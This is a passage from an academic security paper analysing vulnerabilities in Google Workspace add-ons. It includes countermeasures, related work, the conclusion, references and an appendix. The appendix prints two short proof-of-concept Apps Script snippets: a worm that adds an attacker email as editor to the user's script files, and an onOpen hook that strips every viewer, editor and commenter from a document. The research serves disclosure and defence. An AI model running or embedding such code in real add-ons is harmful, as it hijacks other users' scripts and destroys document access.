· URL Markup Attack	Permission to send email	**Vulnerability 3**	305

should be banned. Owners of add-on projects should be aware of any suspicious access or modification to these resources, Google can provide features such as a history log or a suspicious behavior detection mechanism to safeguard the sensitive resource from the user side.

7.3.3 *Explicit User Confirmation.*

Certain attacks result from add-ons manipulating operations on behalf of users. Then, BCPs can restrict the ability of execution of malicious add-ons by requesting explicit user confirmation through prompt popups on sensitive data. For example, they can create a consent popup UI featuring an "agree" button, which remains beyond the reach of add-ons to activate [4, 22]. However, too many confirmation pop-ups could potentially undermine the user experience [37], so striking a balance between security and usability is crucial.

8 RELATED WORK

To the best of our knowledge, we are the first to analyze the security issues in BCPs. However, considerable work has been done on other types of app platforms that share similar vulnerabilities with BCPs. We provide a brief comparison among them in Appendix A.3.

Team Chat Systems. Team chat systems like Slack and Microsoft Team enable third-party applications to join as bots and access the resources or messages in team chat. These third-party apps in team chat systems indeed open the door to new security risks [34, 42, 43, 52] such as privilege escalation, deception, and privacy leakage as uncovered by work [22, 53]. Zha et al. [53] discover 55 security issues across the 12 platforms, including installation, configuration stages, and vulnerable APIs. They reveal that these security weaknesses are mostly introduced by improper design, lack of fine-grained access control, and ambiguous data-access policies.

Android apps. Many studies have analyzed the security and privacy of Android apps. Among them, mini-apps share very similar architecture with add-ons but are built on top of Android apps like Baidu, QQ, TikTok, and WeChat. The lack of proper restrictions allowing mini-apps to gain higher privileged access as demonstrated by work [49]. Wang et al. [48] find that privacy-sensitive data leaks happened during mini-app navigation, either accidentally from carelessly programmed mini-programs or intentionally from malicious ones. They utilize taint analysis [25, 41, 44] to capture data flows [20] within and across mini-apps and detect many privacy leakages [24].

URL Attacks. The general technique of exfiltrating data through URL parameters has been used for bypassing the same-origin policy in browsers by malicious third-party JavaScript (e.g., [47]) and for exfiltrating private information from mobile apps through browser intents transmitted on Android (e.g., [50, 54]). Previous work [16, 23, 46] leveraged this general technique in the context of IoT apps, specifically, IFTTT [39]. IFTTT (if this then that) shares some similarity with *cross-app* (if the Spreadsheet cell is updated, then send an email to the collaborator) flow in BCPs. Inspired by their work, we investigate the cross-app data flow and find they are vulnerable to URL markup attacks.

Other OAuth-based Systems. Studies [17, 18, 26, 29, 31] have shown that over-privileged attacks are a common issue in OAuth-based systems. Some studies [13, 21] aim to restrict over-privileged permission scopes by minimizing excessive data transfer. In addition, despite its wide adoption, OAuth is usually poorly designed and implemented by developers [19, 21]. BCPs that rely on the OAuth protocol suffer vulnerabilities due to coarse-grained scopes for permission authorization.

9 CONCLUSION

We performed an experimental security analysis of the add-on model within the Google Workspace. We first identified the vulnerabilities existing in the BCP model that violate classic computer security principles. Subsequently, we devised proof-of-concept attacks leveraging the identified vulnerabilities, namely (1) resource metadata concealment attacks, bypassing information cancellation mechanisms, (2) app-to-app control hijacking in BCPs and (3) resource access attacks resulting from the cross-app data flow. We discussed the prevalence of potential attacks and countermeasures to address these vulnerabilities.

ACKNOWLEDGEMENT

We would like to thank anonymous reviewers for improving this manuscript. This research has been partially supported by the Australian Research Council Discovery Projects (DP230101196, DP240103068) and the National Natural Science Foundation of China (grant No.62302176).

REFERENCES

[1] 2023. *Add-ons types.* https://developers.google.com/apps-script/reference/gmail/gmail-app#sendemailrecipient,-subject,-body,-options
[2] 2023. *Build Google Workspace Add-ons.* https://developers.google.com/apps-script/add-ons/how-tos/building-workspace-addons

[3] 2023. *General Access for your file.* https://support.google.com/drive/answer/2494822?hl=en&co=GENIE.Platform%3DDesktop&sjid=7887102158262290938-AP#zippy=%2Cchoose-if-people-can-view-comment-or-edit%2Cchange-the-general-access-for-your-file

[4] 2023. *Google API Services User Data Policy.* https://developers.google.com/terms/api-services-user-data-policy

[5] 2023. *Google Workspace Marketplace.* https://en.wikipedia.org/wiki/Google_Workspace_Marketplace

[6] 2023. *Google Workspace User Stats (2023).* https://explodingtopics.com/blog/google-workspace-stats

[7] 2023. *Market Share of Google Workspace.* https://6sense.com/tech/office-suites/google-workspace-market-share

[8] 2023. *OAuth API verification FAQs.* https://support.google.com/cloud/answer/9110914?hl=en&sjid=7420817705128385010-AP

[9] 2023. *Publish apps to the Google Workspace Marketplace.* https://developers.google.com/workspace/marketplace/how-to-publish

[10] 2023. *Zoho Third Party App.* https://marketplace.zoho.com/home

[11] 2024. *Get Document Details.* https://www.zoho.com/writer/help/api/v1/get-document-details.html

[12] 2024. *word package.* https://learn.microsoft.com/en-us/javascript/api/word?view=word-js-preview

[13] Mohammad M Ahmadpanah, Daniel Hedin, and Andrei Sabelfeld. 2023. LazyTAP: On-Demand Data Minimization for Trigger-Action Applications. In *2023 IEEE Symposium on Security and Privacy (SP).* IEEE, 3079–3097.

[14] Simone Aonzo, Alessio Merlo, Giulio Tavella, and Yanick Fratantonio. 2018. Phishing Attacks on Modern Android. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang (Eds.). ACM, 1788–1801. https://doi.org/10.1145/3243734.3243778

[15] David G. Balash, Xiaoyuan Wu, Miles Grant, Irwin Reyes, and Adam J. Aviv. 2022. Security and Privacy Perceptions of Third-Party Application Access for Google Accounts. In *31st USENIX Security Symposium (USENIX Security 22).* USENIX Association, Boston, MA, 3397–3414. https://www.usenix.org/conference/usenixsecurity22/presentation/balash

[16] Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. 2018. If this then what? Controlling flows in IoT apps. In *Proceedings of the 2018 ACM SIGSAC conference on computer and communications security.* 1102–1119.

[17] Z Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A Selcuk Uluagac. 2018. Sensitive information tracking in commodity {IoT}. In *27th USENIX Security Symposium (USENIX Security 18).* 1687–1704.

[18] Z Berkay Celik, Patrick McDaniel, and Gang Tan. 2018. Soteria: Automated {IoT} safety and security analysis. In *2018 USENIX Annual Technical Conference (USENIX ATC 18).* 147–158.

[19] Eric Y Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher, and Patrick Tague. 2014. Oauth demystified for mobile application developers. In *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security.* 892–903.

[20] Sanchuan Chen, Zhiqiang Lin, and Yinqian Zhang. 2021. {SelectiveTaint}: Efficient Data Flow Tracking With Static Binary Rewriting. In *30th USENIX Security Symposium (USENIX Security 21).* 1665–1682.

[21] Yunang Chen, Mohannad Alhanahnah, Andrei Sabelfeld, Rahul Chatterjee, and Earlence Fernandes. 2022. Practical Data Access Minimization in {Trigger-Action} Platforms. In *31st USENIX Security Symposium (USENIX Security 22).* 2929–2945.

[22] Yunang Chen, Yue Gao, Nick Ceccio, Rahul Chatterjee, Kassem Fawaz, and Earlence Fernandes. 2022. Experimental Security Analysis of the App Model in Business Collaboration Platforms. In *31st USENIX Security Symposium (USENIX Security 22).* 2011–2028.

[23] Camille Cobb, Milijana Surbatovich, Anna Kawakami, Mahmood Sharif, Lujo Bauer, Anupam Das, and Limin Jia. 2020. How Risky Are Real Users' {IFTTT} Applets?. In *Sixteenth Symposium on Usable Privacy and Security (SOUPS 2020).* 505–529.

[24] Manuel Egele, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. 2011. Pios: Detecting privacy leaks in ios applications.. In *NDSS.* 177–183.

[25] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. 2014. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)* 32, 2 (2014), 1–29.

[26] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. 2016. Security analysis of emerging smart home applications. In *2016 IEEE symposium on security and privacy (SP).* IEEE, 636–654.

[27] Shashank Gupta and Brij Bhooshan Gupta. 2017. Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management* 8 (2017), 512–530.

[28] Surbhi Gupta, Abhishek Singhal, and Akanksha Kapoor. 2016. A literature survey on social engineering attacks: Phishing attack. In *2016 international conference on computing, communication and automation (ICCCA).* IEEE, 537–540.

[29] Grant Ho, Derek Leung, Pratyush Mishra, Ashkan Hosseini, Dawn Song, and David Wagner. 2016. Smart locks: Lessons for securing commodity internet of things devices. In *Proceedings of the 11th ACM on Asia conference on computer and communications security.* 461–472.

[30] Simon Holm Jensen, Anders Møller, and Peter Thiemann. 2009. Type analysis for JavaScript. In *Static Analysis: 16th International Symposium, SAS 2009, Los Angeles, CA, USA, August 9-11, 2009. Proceedings 16.* Springer, 238–255.

[31] Yizhen Jia, Yinhao Xiao, Jiguo Yu, Xiuzhen Cheng, Zhenkai Liang, and Zhiguo Wan. 2018. A novel graph-based mechanism for identifying traffic vulnerabilities in smart home IoT. In *IEEE INFOCOM 2018-IEEE Conference on Computer Communications.* IEEE, 1493–1501.

[32] William Koch, Abdelberi Chaabane, Manuel Egele, William K. Robertson, and Engin Kirda. 2017. Semi-automated discovery of server-based information oversharing vulnerabilities in Android applications. In *Proceedings of the 26th ACM SIGSOFT International Symposium on Software Testing and Analysis, Santa Barbara, CA, USA, July 10 - 14, 2017*, Tevfik Bultan and Koushik Sen (Eds.). ACM, 147–157. https://doi.org/10.1145/3092703.3092708

[33] Shuai Li, Zhemin Yang, Nan Hua, Peng Liu, Xiaohan Zhang, Guangliang Yang, and Min Yang. 2022. Collect Responsibly But Deliver Arbitrarily? A Study on Cross-User Privacy Leakage in Mobile Apps. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security.* 1887–1900.

[34] Chen Ling, Utkucan Balcı, Jeremy Blackburn, and Gianluca Stringhini. 2021. A first look at zoombombing. In *2021 IEEE symposium on security and privacy (SP).* IEEE, 1452–1467.

[35] Miao Liu, Boyu Zhang, Wenbin Chen, and Xunlai Zhang. 2019. A survey of exploitation and detection methods of XSS vulnerabilities. *IEEE access* 7 (2019), 182004–182016.

[36] Kulani Mahadewa, Yanjun Zhang, Guangdong Bai, Lei Bu, Zhiqiang Zuo, Dileepa Fernando, Zhenkai Liang, and Jin Song Dong. 2021. Identifying privacy weaknesses from multi-party trigger-action integration platforms. In *Proceedings of the 30th ACM SIGSOFT International Symposium on Software Testing and Analysis.* 2–15.

[37] Anna-Maria Meck and Lisa Precht. 2021. How to Design the Perfect Prompt: A Linguistic Approach to Prompt Design in Automotive Voice Assistants–An Exploratory Study. In *13th International Conference on Automotive User Interfaces and Interactive Vehicular Applications.* 237–246.

[38] Mark Huasong Meng, Qing Zhang, Guangshuai Xia, Yuwei Zheng, Yanjun Zhang, Guangdong Bai, Zhi Liu, Sin G Teo, and Jin Song Dong. 2023. Post-GDPR threat hunting on android phones: dissecting OS-level safeguards of user-unresettable identifiers. In *The Network and Distributed System Security Symposium (NDSS).*

[39] Xianghang Mi, Feng Qian, Ying Zhang, and XiaoFeng Wang. 2017. An empirical characterization of IFTTT: ecosystem, usage, and performance. In *Proceedings of the 2017 Internet Measurement Conference.* 398–404.

[40] Yuhong Nan, Zhemin Yang, Xiaofeng Wang, Yuan Zhang, Donglai Zhu, and Min Yang. 2018. Finding Clues for Your Secrets: Semantics-Driven, Learning-Based Privacy Discovery in Mobile Apps. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018.* The Internet Society. https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_05B-1_Nan_paper.pdf

[41] James Newsome and Dawn Xiaodong Song. 2005. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software.. In *NDSS*, Vol. 5. Citeseer, 3–4.

[42] Sean Oesch, Ruba Abu-Salma, Oumar Diallo, Juliane Krämer, James Simmons, Justin Wu, and Scott Ruoti. 2020. Understanding User Perceptions of Security and Privacy for Group Chat: A Survey of Users in the US and UK. In *Annual Computer Security Applications Conference.* 234–248.

[43] Paul Rösler, Christian Mainka, and Jörg Schwenk. 2018. More is less: On the end-to-end security of group chats in signal, whatsapp, and threema. In *2018 IEEE European Symposium on Security and Privacy (EuroS&P).* IEEE, 415–429.

[44] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. 2010. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *2010 IEEE symposium on Security and privacy.* IEEE, 317–331.

[45] William Stallings. 2015. *Computer security principles and practice.*

[46] Milijana Surbatovich, Jassim Aljuraidan, Lujo Bauer, Anupam Das, and Limin Jia. 2017. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *Proceedings of the 26th International Conference on World Wide Web.* 1501–1510.

[47] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. 2007. Cross site scripting prevention with dynamic data tainting and static analysis.. In *NDSS*, Vol. 2007. 12.

[48] Chao Wang, Ronny Ko, Yue Zhang, Yuqing Yang, and Zhiqiang Lin. 2023. Taintmini: Detecting flow of sensitive data in mini-programs with static taint analysis. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE).* IEEE, 932–944.

[49] Chao Wang, Yue Zhang, and Zhiqiang Lin. 2023. Uncovering and Exploiting Hidden APIs in Mobile Super Apps. *arXiv preprint arXiv:2306.08134* (2023).

[50] Rui Wang, Luyi Xing, XiaoFeng Wang, and Shuo Chen. 2013. Unauthorized origin crossing on mobile platforms: Threats and mitigation. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 635–646.
[51] Fuman Xie, Yanjun Zhang, Chuan Yan, Suwan Li, Lei Bu, Kai Chen, Zi Huang, and Guangdong Bai. 2022. Scrutinizing privacy policy compliance of virtual personal assistant apps. In *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*. 1–13.
[52] Rei Yamagishi and Shota Fujii. 2023. An Analysis of Susceptibility to Phishing via Business Chat through Online Survey. *Journal of Information Processing* 31 (2023), 609–619.
[53] Mingming Zha, J Wang, et al. 2022. Hazard Integrated: Understanding the Security Risks of App Extensions on Team Chat Systems. In *Network and Distributed Systems Security Symposium*. 24–28.
[54] Xiaoyong Zhou, Soteris Demetriou, Dongjing He, Muhammad Naveed, Xiaorui Pan, XiaoFeng Wang, Carl A Gunter, and Klara Nahrstedt. 2013. Identity, location, disease and more: Inferring your secrets from android public resources. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. 1017–1028.

A APPENDIX

A.1 Distribution of Vulnerability in Add-ons

The distribution of *potential* vulnerabilities among add-ons in the Google Marketplace is illustrated in Figure 7.




Figure 7: The distribution of add-ons susceptible to vulnerabilities

```
var files = DriveApp.getFiles();
while (files.hasNext()) {
  var file = files.next();
  var fileType = file.getType();

  // malicious code fragment
  if (fileType == 'google-apps.script') {
        file.addEditor('attacker_emailAddress');
  }

  // normal code fragment
  ...
}
```

Figure 8: Code example: worm attack in BCP workspace

A.2 PoCs for Worm Attack and Sharing Attack

We have included our Proof-of-Concept code for the worm attack in Figure 8 and disruption of sharing attack in Figure 9 for readers who are interested.

A.3 Related Work

Other BCPs. Beyond Google, Microsoft Office and Zoho Workspace share a similar design architecture concerning resource management and collaboration. Our findings indicate that these platforms, like Google, are susceptible to the attacks discussed in this paper. Our experimental demonstrations highlight that both Microsoft Office and Zoho Workspace are also vulnerable to **Vulnerability** ❸. While Microsoft Office employs the same metadata concealment mechanism as Google, it remains resilient against **Vulnerability** ❶ and ❷ by not providing any API [12] to access or modify collaborators. Zoho adopts a different strategy, allowing users to see only their own collaboration role [11], not those of others.

Table 4: A comparison among BCP and other platforms

Platform	Permission Model		Vulnerabilities	
	Multi-user	Single-user	Resource access	App hijacking
Browser Extensions		✓	✓	
Chat Apps	✓		✓	
Mobile Apps		✓	✓	✓
BCP Add-ons	✓		✓	✓

Comparison with existing work. We provide a detailed comparison with existing work in other fields in Table 4.

```
function onOpen(e) {
  var doc = DocumentApp.getActiveDocument();
  var viewers = doc.getViewers();
  for(viewer in viewers){
    doc.removeViewer(viewer);
  }

  var editors = doc.getEditors();
  for(editor in editors) {
    doc.removeEditor(editor);
  }

  var commentors = doc.getCommentors();
  for(commentor in commentors) {
    doc.removeCommentor(commentor);
  }
}
```

Figure 9: Code example: disruption of sharing attack in BCP workspace